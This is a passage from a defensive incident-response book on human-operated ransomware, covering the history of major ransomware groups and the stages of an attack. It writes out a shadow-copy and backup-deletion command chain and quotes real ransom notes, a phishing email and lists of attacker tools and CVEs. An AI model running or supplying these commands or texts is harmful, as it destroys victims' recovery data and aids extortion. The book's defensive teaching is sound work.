Incident Response Techniques for Ransomware Attacks

Understand modern ransomware attacks and build an incident response strategy to work through them

Oleg Skulkin

Incident Response Techniques for Ransomware Attacks

Understand modern ransomware attacks and build an incident response strategy to work through them

Oleg Skulkin

Incident Response Techniques for Ransomware Attacks

Copyright © 2022 Packt Publishing

Contributors

About the author

Oleg Skulkin is the head of the Digital Forensics and Incident Response Team at Group-IB. Oleg has worked in the fields of digital forensics, incident response, and cyber threat intelligence and research for over a decade, fueling his passion for uncovering new techniques used by hidden adversaries. Oleg has authored and coauthored multiple blog posts, papers, and books on related topics and holds GCFA and GCTI certifications. You can contact him on Twitter at `oskulkin`.

About the reviewer

Ricoh Danielson has elaborate experience in handling cyber incident response, cyber security, information security, privacy, and compliance. Ricoh has helped major retail, financial, and health care organizations mitigate threats and risks. Ricoh is a digital forensics expert for criminal and civil cases.

Ricoh has handled cyber incidents for major, world-renowned health care, financial, and retail firms. Ricoh is a graduate of Thomas Jefferson School of Law, a graduate of UCLA, a graduate of Arizona, and a US Army combat veteran.

Table of Contents

3

The Incident Response Process

Section 2: Know Your Adversary: How Ransomware Gangs Operate

4

Cyber Threat Intelligence and Ransomware

5

Understanding Ransomware Affiliates' Tactics, Techniques, and Procedures

6

Collecting Ransomware-Related Cyber Threat Intelligence

Section 3: Practical Incident Response

7

Digital Forensic Artifacts and Their Main Sources

8

Investigating Initial Access Techniques

9

Investigating Post-Exploitation Techniques

10

Investigating Data Exfiltration Techniques

11

Investigating Ransomware Deployment Techniques

12

The Unified Ransomware Kill Chain

Index

Other Books You May Enjoy

Preface

Human-operated ransomware attacks have changed the modern threat landscape dramatically and become the primary threat for many organizations. This fact has resulted in organizations of all sizes increasing their incident response readiness and capabilities.

This book will guide you in the world of modern ransomware attacks, focusing on an intelligence-driven and proactive approach to defending you from, and responding to, related incidents.

Who this book is for

This book is suitable for a variety of technical audiences, from system and network administrators in small and medium enterprises to cybersecurity students and even incident responders and cyber threat intelligence analysts who want to learn more about human-operated ransomware attacks.

What this book covers

Chapter 1, *The History of Human-Operated Ransomware Attacks*, provides you with an introduction to the world of human-operated ransomware attacks, focusing on the historical aspects.

Chapter 2, *The Life Cycle of a Human-Operated Ransomware Attack*, briefly describes how modern threat actors operate during a ransomware attack life cycle.

Chapter 3, *The Incident Response Process*, provides an overview of the incident response process from the perspective of a human-operated ransomware attack.

Chapter 4, *Cyber Threat Intelligence and Ransomware*, provides an introduction to cyber threat intelligence, focusing on human-operated ransomware attacks.

Chapter 5, *Understanding Ransomware Affiliates' Tactics, Techniques, and Procedures*, details the techniques, procedures, methods, and tools commonly used by various ransomware affiliates in their operations.

Chapter 6, *Collecting Ransomware-Related Cyber Threat Intelligence*, provides an overview of the various collection methods and sources of cyber threat intelligence related to modern ransomware attacks.

Chapter 7, *Digital Forensic Artifacts and Their Main Sources*, provides an overview of the various sources of forensic artifacts that can be used during an incident response engagement to reconstruct the attack life cycle.

Chapter 8, *Investigating Initial Access Techniques*, offers a practical investigation into the various initial access techniques used by the threat actors.

Chapter 9, *Investigating Post-Exploitation Techniques*, looks at the various post-exploitation techniques employed by the threat actors.

Chapter 10, *Investigating Data Exfiltration Techniques*, covers the various data exfiltration techniques used by the threat actors.

Chapter 11, *Investigating Ransomware Deployment Techniques*, investigates the various ransomware deployment techniques used by the threat actors.

Chapter 12, *The Unified Ransomware Kill Chain*, describes the concept of the kill chain with a view to introducing the Unified Ransomware Kill Chain.

Download the color images

We also provide a PDF file that has color images of the screenshots and diagrams used in this book. You can download it here: `https://static.packt-cdn.com/downloads/9781803240442_ColorImages.pdf`.

Conventions used

There are a number of text conventions used throughout this book.

`Code in text`: Indicates code words in the text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "There's a new object created with GUID `{E97EFF8F-1C38-433C-9715-4F53424B4887}`. What's more, a somewhat suspicious file, `586A97.exe`, is residing in the `C:\Windows\SYSVOL\domain\scripts` folder."

A block of code is set as follows:

```
<NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SQLPBENGINE" image="4" changed="2022-01-16 14:15:49"
uid="{94D8973D-A08E-4F28-B7D7-3745321C40A4}" disabled="0">
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
<Properties startupType="DISABLED" serviceName="SQLPBENGINE"
serviceAction="STOP" timeout="30"/></NTService>
```

Any command-line input or output is written as follows:

```
vssadmin delete shadows /all /quiet & wmic shadowcopy delete
& bcdedit /set {default} bootstatuspolicy ignoreallfailures
& bcdedit /set {default} recoveryenabled no & wbadmin delete
catalog -quiet
```

Bold: Indicates a new term, an important word, or words that you see on screen. For instance, words in menus or dialog boxes appear in **bold**. Here is an example: "Usually, you'll look for events with the IDs 21 (**Session logon succeeded**) and 25 (**Session reconnection succeeded**)."

> **Tips or Important Notes**
> Appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, email us at customercare@packtpub.com and mention the book title in the subject of your message.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit www.packtpub.com/support/errata and fill in the form.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at copyright@packt.com with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit authors.packtpub.com.

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information provided in this book is only for demonstration and will need to be adjusted based on their specific use case. The information herein must only be used while testing environments with proper written authorization from the appropriate persons responsible.

Share Your Thoughts

Once you've read *Incident Response Techniques for Ransomware Attacks*, we'd love to hear your thoughts! Please `click here to go straight to the Amazon review page` for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Section 1: Getting Started with a Modern Ransomware Attack

The first part of this book will help you to build a solid understanding of the modern ransomware threat landscape and how to properly plan your incident response activities.

This section comprises the following chapters:

- *Chapter 1, The History of Human-Operated Ransomware Attacks*
- *Chapter 2, The Life Cycle of a Human-Operated Ransomware Attack*
- *Chapter 3, The Incident Response Process*

1

The History of Human-Operated Ransomware Attacks

Just like COVID-19, human-operated ransomware attacks became the second pandemic in 2020. Unfortunately, this trend keeps evolving nowadays. Despite the fact some threat actors announce their retirement, their places in the cybercrime business are quickly occupied by the younger generation.

Such attacks are discussed a lot nowadays; however, they emerged even before well-known ransomware outbreaks, such as **WannaCry** and **NotPetya**. Unlike those uncontrolled ransomware outbreaks, this time it's under the full control of various ransomware operators and their affiliates. Careful reconnaissance of compromised infrastructure, preparing it for final ransomware deployment, can potentially bring them millions of dollars in cryptocurrency.

Of course, there are multiple notable examples of ransomware strains used in human-operated attacks. In this chapter, we'll focus on the most important examples from a historic point of view, finishing on what's most common for today's threat landscape – ransomware-as-a-service programs.

We'll look at the following examples:

- 2016 – SamSam ransomware
- 2017 – BitPaymer ransomware
- 2018 – Ryuk ransomware
- 2019-present – ransomware-as-a-service programs

2016 – SamSam ransomware

These ransomware operators emerged in early 2016 and changed the ransomware threat landscape drastically. They didn't focus on regular users and single devices; instead, they attacked various companies, focusing on a human-operated approach, moving laterally and encrypting as many devices as possible, including those with the most important data.

The targets were very different and included the healthcare industry, the education sector, and even whole cities. A notable example was the city of Atlanta, Georgia, which took place in March 2018. As the result, the city had to pay approximately $2.7 million to contractors to recover its infrastructure.

The group commonly exploited vulnerabilities in public-facing applications, for example, JBOSS systems, or just brute-forced RDP-servers to gain the initial foothold to the target network.

To elevate privileges, the threat actors used a number of common hacking tools and exploits, including the notorious Mimikatz, so they could obtain domain administrator credentials.

Having elevated credentials, SamSam operators just scanned the network to obtain information about available hosts, then copied a piece of ransomware to each of them and ran it with help of another very common dual-use tool – **PsExec**.

The attackers had a payment website in the dark web. A victim could find all the necessary information on file decryption in the ransom note generated by the ransomware, as shown in *Figure 1.1*:

Figure 1.1 – SamSam ransom note example

Being active from 2016 to 2018, the group earned approximately $6 million, according to Sophos (source: `https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/SamSam-The-Almost-Six-Million-Dollar-Ransomware.pdf`).

Who was behind the SamSam ransomware

On November 28, 2018, the FBI unsealed an indictment charging Faramarz Shahi Savandi and Mohammad Mehdi Shah Mansouri with deploying SamSam ransomware internationally:

Figure 1.2 – An excerpt from an FBI Wanted poster

Both subjects are from Iran. After the indictment was unsealed, the threat actors managed to finish their malicious activities, at least under the name SamSam.

These threat actors showed others that enterprise ransomware attacks may be very profitable, so more and more groups emerged. One example is the BitPaymer ransomware.

2017 – BitPaymer ransomware

The BitPaymer ransomware is associated with Evil Corp – a cybercrime group believed to be of Russian origin. This ransomware strain introduced another trend in human-operated attacks – **Big Game Hunting**.

Everything started in August 2017, when BitPaymer operators successfully attacked a few hospitals from the NHS Lanarkshire board, demanding the astronomical ransom payment of $230,000 or 53 BTC.

To obtain the initial access to the target network, the group leveraged their long-standing tool – the **Dridex** trojan. The trojan allowed them to load PowerShell Empire – a popular post-exploitation framework – so the threat actor could move laterally through the network, and obtain elevated credentials, including with the use of Mimikatz, just like the SamSam operators.

To deploy the ransomware enterprise-wide, the threat actors leveraged a Group Policy modification, which allowed them to push a script on each host to run a piece of ransomware.

As the means of communication, the threat actors offered both emails and online chats; both could be found in the ransom note:

```
Your network has been penetrated.

All files on each host in the network have been encrypted with a strong algorythm.

Backups were either encrypted or deleted or backup disks were formatted.

We exclusively have decryption software for your situation

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME the encrypted and readme files.
DO NOT MOVE the encrypted and readme files.
DO NOT DELETE readme files.
This may lead to the impossibility of recovery of the certain files.




To get info(pay-to-decrypt your files) contact us at:

StephenJoffe@protonmail.com
or
StephenJoffe@tutanota.com

BTC wallet:
12y4KnZBuvRmux25tJKK4DMkxUDfuT32vw

To confirm our honest intentions.
Send 2 different random files and you will get it decrypted.
It can be from different computers on your network to be sure we decrypts everything.
Files should have both .LOCK extension of each included.
2 files we unlock for free.
```

Figure 1.3 – BitPaymer ransom note example

In June 2019, a new ransomware was born from BitPaymer, called DoppelPaymer. It is believed that this specific ransomware was operated by a spin-off group from Evil Corp (source: `https://www.crowdstrike.com/blog/doppelpaymer-ransomware-and-dridex-2/`).

The mastermind behind the BitPaymer ransomware

On November 13, 2019, the FBI released an indictment charging Maksim Viktorovich Yakubets and Igor Olegovich Turashev with managing Dridex trojan operations:

Figure 1.4 – Excerpts from FBI Wanted posters

Maksim Viktorovich Yakubets is currently wanted for multiple counts of cybercriminal activity. According to various sources, it is stated that there is a $5 million reward for the apprehension of Maksim. Of course, Dridex was not the only trojan used in human-operated ransomware attacks. Another notable example is Trickbot, which is tightly connected to the Ryuk ransomware.

2018 – Ryuk ransomware

The Ryuk ransomware took Big Game Hunting to new heights. Associated with the Trickbot group, also known as **Wizard Spider**, this ransomware strain is still active today.

Throughout its history, the group has attacked various organizations and made at least $150 million, according to AdvIntel (source: `https://www.advanced-intel.com/post/crime-laundering-primer-inside-ryuk-crime-crypto-ledger-risky-asian-crypto-traders`).

For quite some time, it was called *triple threat*, as typically such infections started from the Emotet trojan, which loaded Trickbot, which was used for downloading post-exploitation tools and final ransomware deployment. Usually, Trickbot was used to download a PowerShell Empire agent or a **Cobalt Strike Beacon** – another extremely popular post-exploitation framework.

Recently, the group changed the toolset and started to use a new trojan called **Bazar**. Interestingly enough, they started to use vishing (voice phishing) in their distribution scheme. The phishing emails don't contain any malicious files or links, just some information about a fake paid subscription and a phone number to call to cancel it. If a victim calls the number, the operator guides him or her to download a weaponized Microsoft Office file, open it, and enable the macros, so the computer is infected with Bazar. Just like with Trickbot, the trojan is used to download and execute a post-exploitation framework – most commonly, Cobalt Strike.

To deploy Ryuk, the threat actors leveraged multiple techniques, including the previously mentioned PsExec and Group Policy modification.

First, they provided emails to allow the victims to contact them, but soon started to use Tor onion services:

INSTRUCTION:
1. Download tor browser.
2. Open link through tor browser: http://
vqurn5zgys2zd5z5r5fxnfskpzr74i63ehk7ucmrlbvsuszapwoo62qd.onion
3. Fill the form, your password: yxFS7vMc
We will contact you shortly.
Always send files for test decryption.

Figure 1.5 – Instructions embedded into the ransom note

Ryuk ransomware operators are still active, and, according to AdvIntel and HYAS, have earned more than $150 million (source: `https://www.advanced-intel.com/post/crime-laundering-primer-inside-ryuk-crime-crypto-ledger-risky-asian-crypto-traders`).

Who was behind the Ryuk ransomware?

On June 4, 2021, the FBI released an indictment charging Alla Witte, aka Max, for being involved in a transnational organization responsible for creating and deploying the Trickbot trojan and ransomware.

Some other Ryuk-related threat actors were the Emotet botnet operators. They were arrested in January 2021 as the result of a collaborative operation between law enforcement in the Netherlands, Germany, the United States, the United Kingdom, France, Lithuania, Canada, and Ukraine. As a result, the authorities took full control of the botnet's infrastructure.

One of the most notable things was what exactly the Emotet operators' workplace looked like:

Figure 1.6 – Emotet operators' workplace

More insights are available in the following video: `https://www.youtube.com/watch?v=_BLOmClsSpc`.

Despite the fact that threat actors are being arrested, more and more cybercriminals want to join the big game. So, another phenomenon has emerged – ransomware-as-a-service.

2019-present – ransomware-as-a-service

2019 was the year of the rise of **ransomware-as-a-service** programs, and it is still the main trend today. Multiple ransomware developers started to offer their products to various threat actors in exchange for a percentage of the ransom received.

REvil, **LockBit**, **Ragnar Locker**, **Nefilim** – these are just some of the ransomware families distributed under the ransomware-as-a-service model. Although multiple threat actors may use the same ransomware strain, their tactics, techniques, and procedures may be very diverse.

At the same time, nowadays most ransomware-as-a-service programs affiliates share the same approach – they exfiltrate data before actual ransomware deployment. The trendsetters for this technique were the Maze ransomware affiliates back in 2019, but nowadays almost all threat actors involved in such attacks have their own **Data Leak Site** (**DLS**).

Here is an example of a DLS used by DoppelPaymer ransomware affiliates:

Below you can find private data of the companies which were hacked by DoppelPaymer. This companies decided to keep the leakage secret. And now their time to pay is over.

💼 Charlie Clark Nissan Brownsville

URL: https://www.charlieclarknissanbrownsville.com

Read more

Views: 25293 | Published: 2021-05-06 15:21:06 | Updated: 2021-06-25 22:01:50

💼 Yuba County

URL: https://www.yuba.org/

Read more

Views: 11879 | Published: 2021-02-11 06:50:41 | Updated: 2021-06-24 18:40:38

Figure 1.7 – DoppelPaymer's DLS

Usually, affiliates do not perform the whole attack life cycle, but rather use other threat actors' services. For example, threat actors may cooperate with initial access brokers, who provide them with access to compromised corporate networks. In some cases, they may pay additional pentesters for privilege escalation or defense evasion, so they can deploy ransomware enterprise-wide and nothing can stop them.

Depending on the role, the threat actors involved in the project may receive various percentages from the obtained ransom payment. Usually, ransomware developers, who run the program, receive around 20%, affiliates receive around 50%, initial access brokers 10%, and the rest goes to additionally hired threat actors, for example pentesters or negotiators.

Ransomware-as-a-service is extremely common nowadays. According to Group-IB's report *Ransomware Uncovered 2020/2021* (`https://www.group-ib.com/resources/threat-research/ransomware-2021.html`), 64% of all ransomware attacks were performed in 2020 by RaaS affiliates.

Who was behind ransomware-as-a-service programs?

One of the NetWalker ransomware affiliates, Sebastien Vachon-Desjardins, who is a Canadian national, was charged in January 2021, and is alleged to have raked in more than $27.6 million overall from his ransomware activities.

Another example is a couple of Egregor ransomware affiliates, who were arrested in Ukraine with help of French authorities, who traced ransom payments to them.

Another example is the Cl0p ransomware affiliates, who helped threat actors with money laundering, and were also arrested in Ukraine in June 2021. There's a video available from this operation at `https://youtu.be/PqGaZgepNTE`.

As you can see, ransomware-as-a-service programs allowed many cybercriminals to join the big game with ease, even if they lacked skills and capabilities. Of course, this fact played an important role in making human-operated ransomware attacks the cyberpandemic.

Summary

In this chapter, you've walked through the history of modern human-operated ransomware attacks and learned a bit about threat actors' tactics, techniques, and procedures, their business model, and even some people who were behind such attacks.

In the next chapter, we will dive into the modern human-operated ransomware threat landscape, focusing on the attack life cycle, from obtaining the initial access to actual ransomware deployment.

2

The Life Cycle of a Human-Operated Ransomware Attack

Human-operated ransomware attacks may be very complex, especially if we are talking about Big Game Hunting – attacks on huge enterprises. So, before diving into the technical details, it's very important to understand the life cycle of a typical attack. Understanding the attack life cycle helps security professionals to both perform proper reconstruction of an incident and make adequate decisions at various stages of the incident response life cycle.

As you already know from *Chapter 1*, *The History of Human-Operated Ransomware Attacks*, a ransomware strain can be operated by a group or multiple threat actors, if we are talking about ransomware-as-a-service programs. What does this mean? Tactics, techniques, and procedures may be quite different, but for most cases the attack life cycle will still be quite similar, as threat actors usually have two main goals – to exfiltrate sensitive information out of the target network and to deploy a piece of ransomware enterprise-wide.

In this chapter, we'll briefly discuss the various stages of human-operated ransomware attacks, so you have a solid understanding of these attacks' life cycle and be ready to dive into the technical details.

In this chapter, we'll look at the following topics:

- Initial attack vectors
- Post-exploitation
- Data exfiltration
- Ransomware deployment

Initial attack vectors

Any attack starts from an initial access. It can be an access to the internal network via a VPN, a trojan delivered via spear phishing, a web shell deployed via exploitation of public-facing application, or even a supply-chain attack.

At the same time, the three most common initial attack vectors are RDP compromise, spear phishing, and exploitation of software vulnerabilities.

For example, here are some statistics on the most common ransomware attack vectors in Q2 2021 collected by Coveware (source: `https://www.coveware.com/blog/2021/7/23/q2-ransom-payment-amounts-decline-as-ransomware-becomes-a-national-security-priority`):

Figure 2.1 – The most common ransomware attack vectors according to Coveware

Let's look at each of them in greater detail, with examples, of course.

RDP compromise

For many years, RDP has remained the most common way for threat actors to access the target network. From *Chapter 1*, *The History of Human-Operated Ransomware Attacks*, you already know that it was the preferred way of initial access for the human-operated ransomware attacks pioneers – the **SamSam** operators. Of course, SamSam isn't the only example. Currently, you can see a wide range of threat actors leveraging this vector, from the more opportunistic, such as the **Dharma** ransomware, to the more targeted, such as **REvil**.

The pandemic made it even worse, as many companies had to think about providing their employees with the capability for remote working, so even more servers were exposed to the internet and, of course, became targets for threat actors of different kinds, including ransomware operators.

For example, if we use Shodan to search for publicly exposed servers with port `3389` open (the default port for RDP), we immediately see millions of devices:

TOTAL RESULTS

4,841,093

TOP COUNTRIES

United States	1,618,746
China	1,267,350
Germany	197,536
Netherlands	132,586
United Kingdom	121,471

Figure 2.2 – The number of devices with port 3389 exposed to the internet

As you can see, even such a simple query gives us millions of results – this is one of the reasons this initial attack vector is so popular among ransomware operators.

In fact, threat actors do not always attempt to attack such servers themselves. They can simply buy such access, especially if we are talking about ransomware-as-a-service program affiliates. Such threat actors may not only rent ransomware, but also buy access to corporate networks from other actors, who are commonly referred to as initial access brokers. Usually, they don't focus a lot on post-exploitation activities, but rather sell initial access or even give it away for a percentage, usually up to 10%, of the potential ransom payment.

Sometimes, ransomware operators even start topics on underground forums to attract attention from the initial access brokers. For example, here's a post collected by *Group-IB's Threat Intelligence and Attribution Platform*, showing **Crylock** ransomware operators are interested in buying various types of access to corporate networks:

Покупаю корпоративные доступы citrix/vpn/rdp/RDWeb/pulse и другие, через которые можно зайти в сеть. Revenue < 100kk. Цены от 1000-15000$$. Я не беру медицинскую сферу, школы, университеты и другие некоммерческие учреждения. С предложениями в ПМ.

Translated: I buy corporate citrix / vpn / rdp / RDWeb / pulse and others through which you can log into the network. Revenue <100kk. Prices from 1000-15000 $$. I do not take the medical field, schools, universities and other non-profit institutions. With proposals in the PM.

☺ crylock

Figure 2.3 – A post on an underground forum

Let's move on and look at another extremely popular initial attack vector – spear phishing.

Spear phishing

Spear phishing, that is, using social engineering to trick targeted users into opening malicious attachments or clicking links, may be used by threat actors both to harvest credentials, which potentially could be used to gain VPN access to the target network due to password reuse, or, as you already know from *Chapter 1*, *The History of Human-Operated Ransomware Attacks*, to infect a device with a trojan.

It's true that many threat actors who used such malware mostly for banking fraud back in the day, now also use it for gaining initial access to enterprise networks.

The most common examples of such trojans include the following:

- BazarLoader

- Hancitor

- IcedID

- Qakbot

- Trickbot

Of course, this isn't a full list but, again, these are just the most common examples often observed in-the-wild as ransomware precursors.

Usually, the operators of such trojans use massive spam campaigns, targeting mainly enterprise users. The most common technique used is thread hijacking – the threat actors use compromised email addresses to send a malicious document as the reply to a previously sent legitimate email:

Figure 2.4 – An example of thread hijacking leveraged by Qakbot operators

In some cases, the threat actors use even more sophisticated techniques: from *Chapter 1, The History of Human-Operated Ransomware Attacks,* you learned that **BazarLoader** operators also leveraged vishing (voice phishing) in their delivery schemes.

Here's an example of such an email:

Good day, #0472392865357

This e-mail is just a notification relating to your current subscription.

This premium trial is almost over.

Nevertheless, the credit card you've mentioned in your existing member's account is going to be utilized to extend your premium.

We have virtually all books on almost any subject in our enormous online selection.

Stop by our web-site, to check on our household plans, where your friends and family can have a great time collectively applying a serious discount.

Thank you for your personal trust in our services!

Wanna discover more your subscription, or have some other thoughts? Here's how you can reach our Customer support +1 737 710 1686

All the best,

Paradise Books Crew

Do not react to the following e-mail direct

Figure 2.5 – An example of a phishing email aiming to distribute BazarLoader

As you can see, there are no malicious attachments in this case. Instead, the threat actors tells the victim not to reply to this email and to use the customer support phone number to contact the fake company and cancel the subscription.

If the victim calls, threat actors from the fake call center will guide him or her to a website where a malicious document is located, and even guide the victim to open it and enable the macros, so BazarLoader is downloaded and executed.

More technical details on the execution and persistence techniques of such trojans will be covered in the follow-up chapters; for now, just remember that they can be used by threat actors to download additional tools to the initially compromised host, so they can perform post-exploitation activities, resulting in obtaining the capability to use privileged accounts and move laterally through the network.

OK, let's finish our initial attack vectors overview by looking at various software vulnerabilities enabling ransomware operators to gain access to the target network.

Software vulnerabilities

Software vulnerabilities have allowed many initial access brokers to earn hundreds of thousands of dollars, but ransomware-as-a-service programs' affiliates have earned even more – millions.

Of course, not every vulnerability allows a threat actor to gain initial access to the network. Most commonly, these are vulnerabilities that enable remote code execution or expose files with credentials.

A good example of a vulnerability is **Pulse Secure VPN** appliances. For example, CVE-2019-11510 allowed threat actors to obtain usernames and plaintext passwords from vulnerable appliances to be used for accessing the network.

Another similar vulnerability actively leveraged by ransomware operators is CVE-2018-13379 in **FortiGate VPN** servers. It also allows an attacker to read files with plaintext credentials.

CVE-2019-19781 exploitation in **Citrix ADC and Gateway** instances was also a common technique for many ransomware gangs – it allowed the threat actors to download and execute malicious code remotely and perform other post-exploitation activities.

One more example is the multiple vulnerabilities in Accellion Legacy File Transfer Appliance exploited by the **Cl0p** ransomware gang, which included CVE-2021-27101, CVE-2021-27102, CVE-2021-27103, and CVE-2021-27104.

Finally, in some cases, threat actors manage to use even zero-day vulnerabilities – vulnerabilities in systems or devices that have been disclosed but not patched yet. In July 2021, some of the REvil affiliates successfully exploited multiple vulnerabilities in Kaseya's VSA remote management service and launched a malicious update package resulting in ransomware deployment. It affected lots of Kaseya's customers, including managed service providers, so the attackers asked for a really outstanding ransom – $70 million:

KASEYA ATTACK INFO

On Friday (02.07.2021) we launched an attack on MSP providers. More than a million systems were infected. If anyone wants to negotiate about universal decryptor - our price is 70 000 000$ in BTC and we will publish publicly decryptor that decrypts files of all victims, so everyone will be able to recover from attack in less than an hour. If you are interested in such deal - contact us using victims "readme" file instructions.

Figure 2.6 – Information about the attack on REvil's DLS

Of course, obtaining the initial access to the network isn't all – in most cases, the attackers have to elevate privileges, dump credentials, and perform network reconnaissance and other post-exploitation activities.

Post-exploitation

It can be noted and observed that gaining network access isn't the entire end game. In many cases, the threat actors still don't know much about the network, and may have access to accounts with limited privileges, so they can't disable security controls and move laterally to start achieving their goals, such as data exfiltration and ransomware deployment.

Of course, post-exploitation steps depend on the type of access. If the threat actors have VPN access, for example, they may want to scan the network for vulnerabilities, which may enable lateral movement for them.

You may be really surprised, but the notorious **EternalBlue** (CVE-2017-0144) is still extremely common for many enterprise networks, even if we are talking about really big enterprises.

Another very common vulnerability exploited by various ransomware operators is **Zerologon** (CVE-2020-1472). It allows the attackers to obtain access to the domain controller with a few clicks!

Those who rely on various trojans usually start by abusing built-in Windows tools for network and Active Directory reconnaissance, such as net.exe, nltest, and others, then continue with third-party tools downloaded to the initially compromised host. The most common examples are the following:

- AdFind
- Bloodhound (Sharphound)
- ADRecon

These tools allow the threat actors to collect information about users and groups, computers, subnets, domain trusts, and even to identify relationships within Active Directory!

If the attackers have obtained access to an initially compromised host via RDP, they usually use a wide range of tools – from network scanners to password dumpers. Some of most common tools are the following:

- SoftPerfect Network Scanner
- Advanced IP Scanner
- Mimikatz
- LaZagne
- Process Hacker

- ProcDump

- NLBrute

In some cases, especially if the attackers got the initial access to a server, they may obtain elevated credentials almost immediately, using parts of the downloaded toolset to, for example, dump a **Local Security Authority Subsystem Service** (**LSASS**) process.

Another typical characteristic of modern human-operated ransomware attacks is heavy usage of various post-exploitation frameworks. I'm almost certain you've heard about Cobalt Strike! It's the most common framework used not only by cybercriminals, but even by state-sponsored threat actors.

Of course, it's only one example. If you are responding to human-operated ransomware attacks, you may also spot the following:

- Metasploit

- PowerShell Empire

- CrackMapExec

- Koadic

- PoshC2

These toolsets allow ransomware operators to solve various tasks: scan the network, elevate privileges, dump credentials, download and execute third-party tools and scripts, move laterally using various techniques, and more.

Another important step for threat actors is to maintain redundant access. For example, they may distribute the trojans they used for initial access, run post-exploitation framework payloads on remote hosts and just install legitimate remote access software, such as TeamViewer, on some servers with internet access.

Once they learn enough about the network they have broken into and obtained elevated credentials, it's time to start achieving the main goals – exfiltrating data and deploying ransomware.

Data exfiltration

Data exfiltration is sometimes referred to as data extrusion, data exportation, or data theft, and it's extremely popular among ransomware affiliates. Almost any threat actor involved in human-operated ransomware attacks has its own **Dedicated Leak Site** (**DLS**). They use such websites to publish information about successful attacks and even exfiltrated data if a company refuses to pay the ransom.

The amount of exfiltrated data may be very different. In some cases, it's just a few gigabytes, while in others it may be terabytes. Exfiltrated data may include credit card information, **Social Security numbers** (**SSNs**), **Personal Identifiable Information** (**PII**), **Protected Health Information** (**PHI**), and **National Provider Identifiers** (**NPIs**), but are not limited to company private information and proprietary information.

Here's an example of a DLS that belongs to the **Conti** ransomware:

Figure 2.7 – Conti ransomware DLS

Most such websites are located on the dark web and can be accessed, for example, via Tor Browser. If you want to track changes on such websites using a regular web browser, it may be a good idea to use the **Ransomwatch** project (`https://www.ransomwatch.org/`). This website automatically captures and publishes screenshots of active DLSes belonging to various ransomware operators.

Threat actors may spend quite a lot of time exfiltrating data from the compromised network – it may continue even for a few months. Also, during this time, they may find more and more sensitive data, as well as plant additional backdoors to regain access to the compromised network environment, for example, if the initial access technique is detected and access is blocked.
